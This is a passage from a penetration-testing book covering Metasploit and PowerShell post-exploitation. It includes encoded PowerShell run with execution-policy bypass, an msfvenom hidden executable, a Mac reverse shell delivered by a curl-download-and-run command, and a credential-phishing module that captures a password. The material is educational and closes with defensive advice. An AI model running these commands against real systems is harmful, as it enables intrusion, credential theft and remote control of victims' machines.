
## **Resources & References**

- <sup>1</sup>SharpHound - <https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html>
- <sup>2</sup>WinPwn - <https://github.com/S3cur3Th1sSh1t/WinPwn>
- <sup>3</sup> Steal or Forge Kerberos Tickets: Kerberoasting - <https://attack.mitre.org/techniques/T1558/003/>

# Part VIII - Pentesting & Post-Exploitation with PowerShell

# Chapter 31

## Metasploit & PowerShell



You have a remote shell to a Windows box in Metasploit, but what can you do? Granted Metasploit is loaded with features, options and tons of post modules (which are all amazing by the way), what if you wanted to do something a bit more custom? Say, like adding custom pop-ups and even voice, but you have no clue how to program in the program's native Ruby language. How about using Windows's PowerShell? In this section we will learn how to perform post exploitation functions using PowerShell, Windows built in scripting language.

Let me start this out by saying I am no programmer, so please bear with me. Secondly, I would like to thank Mubix over at [Room362.com](http://Room362.com) for the help with creating encoded PowerShell scripts. Mubix is well known for his "Metasploit Minute" training on Hak5, if you want some exceptional Metasploit instruction, check it out.


The first part of this chapter is a bit older tech and will be more for fun. Though I have used these techniques many times with DuckyScript type attacks on a PwnP1 AOLA. Several years ago, I was talking with a military IT trainer about exploit capabilities and we came up the thought that wouldn't it be cool if when a machine was exploited during a red team pentest, if it would pop up a Windows error message on the screen saying, "Knock, Knock Neo." You know the famous line from the Matrix movie - and wouldn't it be something if you could get the computer to speak to the target, verbally, saying the same thing? What if we also wanted to pop up a picture on the target system of the green text filled Matrix screen? I mean wouldn't that be cool too? Well, with PowerShell, you can!

## PowerShell Basics

Microsoft Windows comes with PowerShell (`powershell.exe`) and an Integrated Scripting Environment (`powershell_ise`) already built in:



You can just hit the Windows Start button and type '*PowerShell*' into the search bar, or run '*PowerShell.exe*' from a command prompt. When you execute the file, a PowerShell Command Prompt opens as shown below:



You can enter any PowerShell command and it will run it, like the mandatory "*Write-Host 'Hello World!'*" message:

```
PS C:\Users\Dan> Write-Host 'Hello World!'
Hello World!
PS C:\Users\Dan>
```


That's cute, and mandatory as a first script, but it would be better in a graphical window. If we wanted to open up a Windows message box, we can do so by entering the following two commands:

- ***[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")***
- ***[System.Windows.Forms.MessageBox]::Show("Hello World!" , "Important Message" , 1)***

```
PS C:\Users\Dan> [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")

GAC      Version      Location
----      -
True     v4.0.30319   C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Windows.Forms\v4.0.4.0.0.0_
_b77a5c561934e089...

PS C:\Users\Dan> [System.Windows.Forms.MessageBox]::Show("Hello World!" , "Important Message" , 1)
```



The two commands prepare and call a Windows Message box with the message “*Hello World*”. The title is “*Important Message*” and the Windows Message Box is style 1, which is a simple *OK/ Cancel* box.

## **PowerShell - Making Windows Talk to You**

What a lot of people don't know is that Windows has built in text to speech capability (I believe it started in Windows Vista). Windows can read back any text given to it in a computerized voice (Windows 7) or multiple voices (Windows 8).

To try this out, in PowerShell type:

- ***(New-Object -ComObject SAPI.SPVoice).Speak("Hello World!")***

```
PS C:\Users\Dan> (New-Object -ComObject SAPI.SPVoice).Speak("Hello World!")
1
PS C:\Users\Dan>
```

In Windows 10 you will instantly hear a voice saying, “Hello World!” Sometimes what is spoken doesn't quite match what you typed. You may have to play with the words a little bit. Though text to speech is much better now.

*\*NOTE: You can also use “speech Synthesizer” and change the default voice, see the chapter resources*

### Problems Running Remote Scripts

The beauty of PowerShell is that as we enter commands our Windows system will execute them. If we get a remote shell to the Windows machine, we should theoretically be able to run PowerShell commands and completely control the Windows box! There is one problem though, by default Windows will not allow remote or batch PowerShell commands to run outside of an administrator context.

Let’s try the examples above, but this time we will put the speak command into a .ps1 PowerShell batch file. We will then try to run that file with PowerShell.

- In Windows, simply take your favorite “speak” command and save it in a text file with the .ps1 extension as shown below:

```
PS C:\data> cat .\speak.ps1
(New-Object -ComObject SAPI.SPVoice).Speak("Owh No I have been hacked by the North koreans")
PS C:\data>
```

- Then run the file using the command, “**powershell -F speak.ps1**”.

When you do, you are faced with an error message - The file “**cannot be loaded because the execution of scripts is disabled on this system.**” Windows has disabled running scripts by default unless the execution policy is changed. So, what can we do?

How about just bypassing it? If we use this command, it works:

- **powershell.exe -executionpolicy bypass -file speak.ps1**

We can also use this same command to run a PS1 file remotely on a Windows system from an active Meterpreter shell:



```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 13352 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \data
cd \data

C:\data>powershell.exe -executionpolicy bypass -file speak.ps1
powershell.exe -executionpolicy bypass -file speak.ps1
1

C:\data>
```

And it will work correctly, excellent! Though, there is a problem when we try to run a single command remotely through Meterpreter.

If we try to run this command remotely from our Meterpreter shell:

- *powershell.exe -executionpolicy bypass -command (New-Object -ComObject SAPI.SPVoice).Speak("Owh No I have been hacked by the North Koreans")*

We will get this message:

```
C:\data>powershell.exe -executionpolicy bypass -command (New-Object
.Speak("Owh No I have been hacked by the North Koreans"))
powershell.exe -executionpolicy bypass -command (New-Object -ComObj
Owh No I have been hacked by the North Koreans")
At line:1 char:44
+ (New-Object -ComObject SAPI.SPVoice).Speak(Owh No I have been hac
+
+                                     ~
Missing ')') in method call.
At line:1 char:44
+ (New-Object -ComObject SAPI.SPVoice).Speak(Owh No I have been hac
+
+                                     ~~~
Unexpected token 'Owh' in expression or statement.
At line:1 char:90
+ ... t SAPI.SPVoice).Speak(Owh No I have been hacked by the North
+
Unexpected token ')') in expression or statement.
+ CategoryInfo          : ParserError: (:) [], ParentContainsEr
+ FullyQualifiedErrorId : MissingEndParenthesisInMethodCall
```

There are a couple ways to fix this issue. Additional PowerShell support has been added to Metasploit to fix this issue, but let's cover an older

technique first, as it is still very useful. The older technique to get PowerShell commands to work remotely are to encrypt them. This will also make it a little bit harder to decipher if the network communication is intercepted and analyzed.

The best way to do this is using a technique from Mubix's "*Powershell Popups + Capture*" article:

<http://www.room362.com/blog/2015/01/12/powershell-popups-plus-capture/>

You can see the step-by-step process that we will follow.

1. Create a text file containing the PowerShell commands, I used something like this:

```
$shell = New-Object -ComObject "Shell.Application";  
$shell.minimizeall();  
Start-Sleep -s 2;  
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");  
[System.Windows.Forms.MessageBox]::Show("Knock, knock, Neo." ,  
"Warning" , 2);  
(New-Object -ComObject SAPI.SPVoice).Speak("Knock Knock Neo,  
the Matrix has you!");  
mspaint c:\data\matrix.jpg;
```

2. Save it to Kali's Root folder as "power.txt".

The first two lines allow the script to clear the user's screen by minimizing all open windows. We then pause the script for a couple seconds for dramatic effect. The next two lines pop up a Windows (Abort, Retry, Ignore) message box with the movie message, "Knock, Knock Neo."

Once the user clicks on one of the message buttons, the script calls the Windows built in text to speech capabilities to audibly speak the message out of their speakers. The final command opens a Matrix .jpg file that we would need to have already uploaded to the system via the Meterpreter upload command. Pick a big one that fills the screen, Pixabay has some very nice ones!

We need to take the text file and encode it as Mubix's site shows:

3. `cat power.txt | iconv --to-code UTF-16LE | base64`

```
(kali@kali)-[~]
└─$ cat power.txt | iconv --to-code UTF-16LE | base64
JABzAGgAZQBsAGwAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwB
AHQAIAAcIFMAaABlAGwAbAAuAEEAcABwAGwAaQBjAGEAdABpAG8AbgAdIDs
bAAuAG0AaQBuAGkAbQBpAHoAZQBhAGwAbAAoACkA0wAKAFMAdABhAHIAAdAA
AC0AcwAgADIA0wAKAFsAUwB5AHMAdABlAG0ALgBSAGUAZgBsAGUAYwB0AGk
ZQBtAGIAbAB5AF0A0gA6AEwAbwBhAGQAVwBpAHQAaABQAGEAcgB0AGkAYQB
IFMAeQBzAHQAZQBtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwAdICk
dABlAG0ALgBXAGkAbgBkAG8AdwBzAC4ARgBvAHIAbQBzAC4ATQBIAHMAcwB
ADoA0gBTAGgAbwB3ACgAHCBLAG4AbwBjAGsALAAgAGsAbgBvAGMAawAsACA
LAAGABwgVwBhAHIAbgBpAG4AZwAdICAALAAgADIAKQA7AAoAKABOAGUAdwA
ACAALQBDAG8AbQBPAIAagBlAGMAdAAgAFMAQQBQAEkALgBTAFAAVgBvAGk
ZQBhAGsAKAAcIEsAbgBvAGMAawAsACAASwBuAG8AYwBrACAASwBuAGUAZQA
AGUAIABNAGEAdABYAGkAeAAgAGgAYQBzACAAeQBvAHUAIQAdICkA0wAKAGM
XABtAGEAdABYAGkAeAAuAGoAcABnADsACgA=
```

4. Copy that text into a Text Editor (Mousepad). We will need to remove all of the carriage returns from the text. When you are done, the entire text should fit on one long line.
5. Then run the following command in our remote Meterpreter shell, adding in the encoded text stream from Mousepad:

> ***powershell -ep bypass -enc <Paste in the Encoded Text>***

```
C:\data>powershell -ep bypass -enc JABzAGgAZQBsAGwAIA
wBvAG0ATwBiAGoAZQBjAHQAIAAcIFMAaABlAGwAbAAuAEEAcABwAG
GwAbAAuAG0AaQBuAGkAbQBpAHoAZQBhAGwAbAAoACkA0wAKAFMAdA
wAKAFsAUwB5AHMAdABlAG0ALgBSAGUAZgBsAGUAYwB0AGkAbwBuAC
GQAVwBpAHQAaABQAGEAcgB0AGkAYQBzAE4AYQBtAGUAKAAcIFMAeQ
```

And that is it! On the Windows system a message box will open, the message should play over their speakers and the matrix file (if you uploaded one) will be displayed:



One more step that would make this even more visually convincing in a red team pentest would be to use Meterpreter's built-in webcam capability to first snap a picture of the remote user at his computer, upload that picture to their system in place of the matrix.jpg, and then run the command for a more personalized message from "the Matrix"!

### **Turning it into an Executable File**

We can turn the PowerShell script into a Windows executable file using Msfvenom and PowerShell:

```
msfvenom -p windows/exec CMD="powershell -ep bypass -W Hidden -enc [Encrypted PowerShell script]" -f exe -e x86/shikata_ga_nai -o /home/kali/Desktop/speak.exe
```

The command above uses the "**Windows/Exec**" Metasploit module to turn the PowerShell commands into an executable file. The file is encrypted and then saved to the Desktop as "speak.exe":



```

(kali㉿kali)-[~]
└─$ msfvenom -p windows/exec CMD="powershell -ep bypass -W Hidden -enc JABzAGg
AATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBJAHQAIAAcIFMAaABlAGwAbAAU
jAGEAdABpAG8AbgAdIDsACgAKAHMAaABlAGwAbAAuAG0Aa0BuAGkAbQBpAHoAZQBhAGwAbAAoACKAO
dAAAtAFMAbABlAGUAcAAgAC0AcwAgADIA0wAKAFsAUwB5AHMAAdABlAG0ALgBSAGUAZgBsAGUAYwB0AG
HMAZQBtAGIAbAB5AF0A0gA6AEwAbwBhAGQAVwBpAHQAaAB0AGEAcgB0AGkAYQBzAE4AYQBtAGUAKAA
BtAC4AVwBpAG4AZABvAHcAcwAuAEYAbwByAG0AcwAdICKA0wAKAFsAUwB5AHMAAdABlAG0ALgBXAGkA
ARgBvAHIAbQBzAC4ATQBlAHMAcwBhAGcAZQBCAG8AeABdADoA0gBTAGgAbwB3ACgAHCBLAG4AbwBjA
AGMAawAsACAATgBlAG8ALgAdICAALAAgABwgVwBhAHIAbgBpAG4AZwAdICAALAAgADIAKQA7AAoAKA
gBqAGUAYwB0ACAALQBDAG8AbQBPAgIAagBlAGMAdAAgAFMAQ0BQAEkALgBTAFAAVgBvAGkAYwBlACK
sAKAAcIEsAbgBvAGMAawAgAEsAbgBvAGMAawAgAE4AZQBvACwAIAB0AGgAZQAgAE0AYQB0AHIAaQB4
5AG8AdQAhAB0gKQA7AG0AcwBwAGEAaQBvAHQAIAbjADoAXABkAGEAdABhAFwAbQBhAHQAcgBpAHgAL
" -f exe -e x86/shikata_ga_nai -o /home/kali/Desktop/speak.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 1203 (iteration=0)
x86/shikata_ga_nai chosen with final size 1203
Payload size: 1203 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/speak.exe

```

When the file is executed on a Windows machine, the PowerShell script is hidden from view (-W Hidden) but otherwise acts exactly as our remote attack. Except now it is in a standalone .exe format.

### Reader Challenge

The Knock, Knock Neo script is interesting, but it would be more personalized if the script called the user by name. As a reader challenge, can you modify the script to call the user by name? I'll give you a hint, one way would be to use the "\$env:username" environment variable.

### Similar Attack on a Mac

I showed this to some friends a while back and was promptly told to "buy a Mac, they are so much more secure". So, let's see how to do something similar on a Mac. Using the "*Web Delivery*" exploit, set the Target type to *Mac OS X*, and the payload to "*payload/osx/x64/meterpreter/reverse\_tcp*". Lastly, set the *LHOST Kali\_IP*, and *Exploit*.

```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 8
target => 8
msf6 exploit(multi/script/web_delivery) > set payload payload/osx/x64/meterpreter/reverse_tcp
payload => osx/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 172.24.1.189:4444
[*] Using URL: http://0.0.0.0:8080/Sc9FQMBs9zDlv1
[*] Local IP: http://172.24.1.189:8080/Sc9FQMBs9zDlv1
[*] Server started.
[*] Run the following command on the target machine:
curl -sk --output lZ2vF741 http://172.24.1.189:8080/Sc9FQMBs9zDlv1; chmod +x lZ2vF741; ./lZ2vF741& disown

```

Copy the resultant script and run it on a Mac. When you get the remote shell, connect to the Meterpreter session and then type:

```

[*] 172.24.1.104 web_delivery - Delivering Payload (17204 bytes)
[*] Transmitting first stager...(210 bytes)
[*] Transmitting second stager...(8192 bytes)
[*] Sending stage (810096 bytes) to 172.24.1.104
[*] Meterpreter session 1 opened (172.24.1.189:4444 -> 172.24.1.104:64387)
9:48 -0400

```

- > *sessions -I 1*
- > *shell*
- > *say "Knock, knock Neo. The Matrix has you"*
- > *osascript -e 'tell app "System Events" to display dialog "Knock, knock, Neo."'*


```

meterpreter > shell
Process 79043 created.
Channel 3 created.
say "Knock, knock Neo. The Matrix has you"
osascript -e 'tell app "System Events" to display dialog "Knock, knock, Neo."'

```

And you should see this pop-up on the Mac:





The spoken message will also display through their speakers. Mac's have a lot of built-in voices. You can view the entire list by typing "*say -v 'y'*" in the shell:

```

meterpreter > shell
Process 79047 created.
Channel 4 created.
say -v '?'
Alex          en_US      # Most people recognize me by my voice.
Alice         it_IT      # Salve, mi chiamo Alice e sono una voce ita
Alva          sv_SE      # Hej, jag heter Alva. Jag är en svensk röst
Amelie        fr_CA      # Bonjour, je m'appelle Amelie. Je suis une
Anna          de_DE      # Hallo, ich heiße Anna und ich bin eine deu
Carmit        he_IL      # שלום. קוראים לי כרמית, ואני קול בשפה העברית
Damayanti     id_ID      # Halo, nama saya Damayanti. Saya berbahasa
Daniel        en_GB      # Hello, my name is Daniel. I am a British-E
Diego         es_AR      # Hola, me llamo Diego y soy una voz español
Ellen         nl_BE      # Hallo, mijn naam is Ellen. Ik ben een Belg
Fiona         en-scotland # Hello, my name is Fiona. I am a Scottis
Fred          en_US      # I sure like being inside this fancy comput
Ioana         ro_RO      # Bună, mă cheamă Ioana . Sunt o voce române
Joana         pt_PT      # Olá, chamo-me Joana e dou voz ao português
Jorge         es_ES      # Hola, me llamo Jorge y soy una voz español
Juan          es_MX      # Hola, me llamo Juan y soy una voz mexicana

```

You can then switch to a different voice using the “-v” switch and then type your message. If you have the extended voices installed you can use good ‘ole Zarvox.

➤ *say -v "Zarvox" "Ex Ter Men Nate the Doctor"*

Now let’s switch the topic back to Windows and take a look at a built-in post module that uses PowerShell.

## **Windows Gather User Credentials (phishing)**

**Metasploit Module Creators:** Wesley Neelen & Matt Nelson

The “**phish\_windows\_credentials**” post module was added to Metasploit fairly recently and is a perfect example of how PowerShell can be used in an exploit. How it works is that once you have a remote shell connection, you run this module and set a program name to watch. Once the remote system runs the monitored program, this module pops up a login credentials box. When the victim types in their credentials, they are stored for our viewing.

For this example, we will use an active Metasploit session on our Windows 10 target. We will set WordPad as the process, so that when the victim starts WordPad a login prompt box will appear on their screen asking for credentials. The entered credentials will then appear on our Kali system.

To use the post module

- *use post/windows/gather/phish\_windows\_credentials*
- *set PROCESS <Program to Monitor>*
- *set SESSION <session number to use>*
- *run*

Let's see this in action:

1. Background an active remote Meterpreter session (Web Delivery works great)
2. Type, "*use post/windows/gather/phish\_windows\_credentials*"
3. Type, "*show options*":

```
msf6 > use post/windows/gather/phish_windows_credentials
msf6 post(windows/gather/phish_windows_credentials) > show options

Module options (post/windows/gather/phish_windows_credentials):

  Name          Current Setting      Required  Description
  ----          -
  DESCRIPTION   {PROCESS_NAME} nee  yes       Message shown in the loginprom
                ds your permission  pt
                s to start. Please
                enter user creden
                tials
  PROCESS       no                   Prompt if a specific process is
                started by the target. (e.g.
                calc.exe or specify * for all
                processes)
  SESSION       yes                  The session to run this module
                on.
```


4. Type, "set process wordpad.exe"
5. And then, "set session [Session\_Number]"
6. Finally enter, "*run*":

```
msf6 post(windows/gather/phish_windows_credentials) > set PROCESS wordpad.exe
PROCESS => wordpad.exe
msf6 post(windows/gather/phish_windows_credentials) > set session 2
session => 2
msf6 post(windows/gather/phish_windows_credentials) > run

[+] PowerShell is installed.
[*] Monitoring new processes.
```

Now on the Windows 10 system, start WordPad. Our Kali system detects that WordPad was started. It stops WordPad from running and pops

a Windows Security login box:



When the user enters their credential, the script restarts WordPad and we get their credentials:

```
[*] New process detected: 3984 wordpad.exe
```

```
[*] Killing the process and starting the popup script. Waiting on the user to fill in his credentials...
```

```
[+] UserName          Domain          Password
```

```
-----  
Dan                DESKTOP-5MFL5M6    C4pt41n_4m4z1ng
```

## Conclusion

As you can see combining PowerShell based scripting attacks with Metasploit allows some pretty interesting attack vectors. The imagination of the attacker and his skill level are really the only limiting factors of what can be accomplished. PowerShell based attacks are constantly being released.

The best defense against these types of attacks is to never open or run unexpected files or attachments in e-mails. Never use a USB drive that you find laying around your company. Avoid public Wi-Fi when possible. Always use a script blocking program on your internet browser. And lastly, network security monitoring is imperative for hopefully detecting and analyzing what was compromised if the worst should happen.

## **Resources & References**

- Speech-Week: Using Different Voices with Speech Synthesizer - <https://community.idera.com/database-tools/powershell/powertips/b/tips/posts/speech-week-using-different-voices-with-speech-synthesizer>
- Windows PowerShell 1.0: <https://technet.microsoft.com/en-us/library/hh848793.aspx>
- Powershell Popups + Capture: <http://www.room362.com/blog/2015/01/12/powershell-popups-plus-capture/>
- Invoke-TwitterBot - Copyright (c) 2013, Chris Campbell (@obscuresec): <https://github.com/obscuresec/shmoocon/blob/master/Invoke-TwitterBot>
- Windows credentials phishing using Metasploit: <https://forsec.nl/2015/02/windows-credentials-phishing-using-metasploit/>



# Chapter 32

## PowerShell Payloads, PowerSploit and Nishang

In this Chapter we will cover how to use the Metasploit PowerShell Payloads with PowerSploit. We will also look at using Nishang - PowerShell for penetration testing tools.

### PowerShell Payloads

- **Module Creators:** Dave Hardy and Ben Turner
- **Module Website:** <https://www.nettitude.co.uk/interactive-powershell-session-via-metasploit/>

### PowerSploit

- Project Creator: Matt Graeber
- Project Website: <https://github.com/mattifestation/PowerSploit>

### Introduction to PowerSploit

PowerSploit is a great collection of PowerShell scripts used for security testing. The beauty of PowerShell scripts running against a remote machine is that they usually never touch the disk (unless you download the actual scripts to the drive). Also, PowerShell scripts inherently have a fair level of Anti-Virus bypass capability as most execute in windows service contexts, like the PowerShell service.

The PowerSploit scripts are available on the creator's GitHub site, but also come pre-installed in Kali in the `"/usr/share/windows-resources/powersploit"` directory:

```
(kali㉿kali) - [ /usr/share/windows-resources/powersploit ]
└─$ ls
AntivirusBypass  Mayhem                PowerSploit.psml  Recon
CodeExecution    Persistence            Privesc            ScriptModification
Exfiltration     PowerSploit.psd1     README.md         Tests
```

Normally, all you need to do is pull the script files down to a target machine, initialize and run them. We will use PowerSploit scripts with Meterpreter's newer PowerShell Payloads so they execute directly in memory. First let's take a quick look at the Meterpreter PowerShell modules.



## PowerShell Payload Modules Introduction

We covered how to run encrypted PowerShell commands through a Meterpreter shell in the previous chapter. The new PowerShell Payload Modules offer a very easy way to integrate PowerShell attacks into Metasploit.

```
msf6 > search Interactive Powershell

Matching Modules
=====

#  Name
-  - - -
0  post/windows/manage/install_ssh
1  payload/cmd/windows/powershell_bind_tcp
2  payload/windows/powershell_bind_tcp
3  payload/windows/x64/powershell_bind_tcp
4  payload/cmd/windows/powershell_reverse_tcp
5  payload/windows/powershell_reverse_tcp
6  payload/windows/x64/powershell_reverse_tcp
```

Before these shells were released, whenever you entered a PowerShell session with a remote host through Meterpreter you would lose some control of the shell and not see PowerShell commands echoed back to you. To bypass this, you needed to take all of your PowerShell commands, encrypt them and pass them through the Meterpreter shell in a single command. But with these new Shells you can interact directly with PowerShell in real-time!

Let's see how these work by using the Metasploit's "web delivery" exploit.

- Start Metasploit
- Use the *Web Delivery* exploit and the "*windows/x64/powershell\_reverse\_tcp*" payload:

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload windows/x64/powershell_reverse_tcp
msf6 exploit(multi/script/web_delivery) > set TARGET 2
TARGET => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/powershell_reverse_tcp
payload => windows/x64/powershell_reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 0.
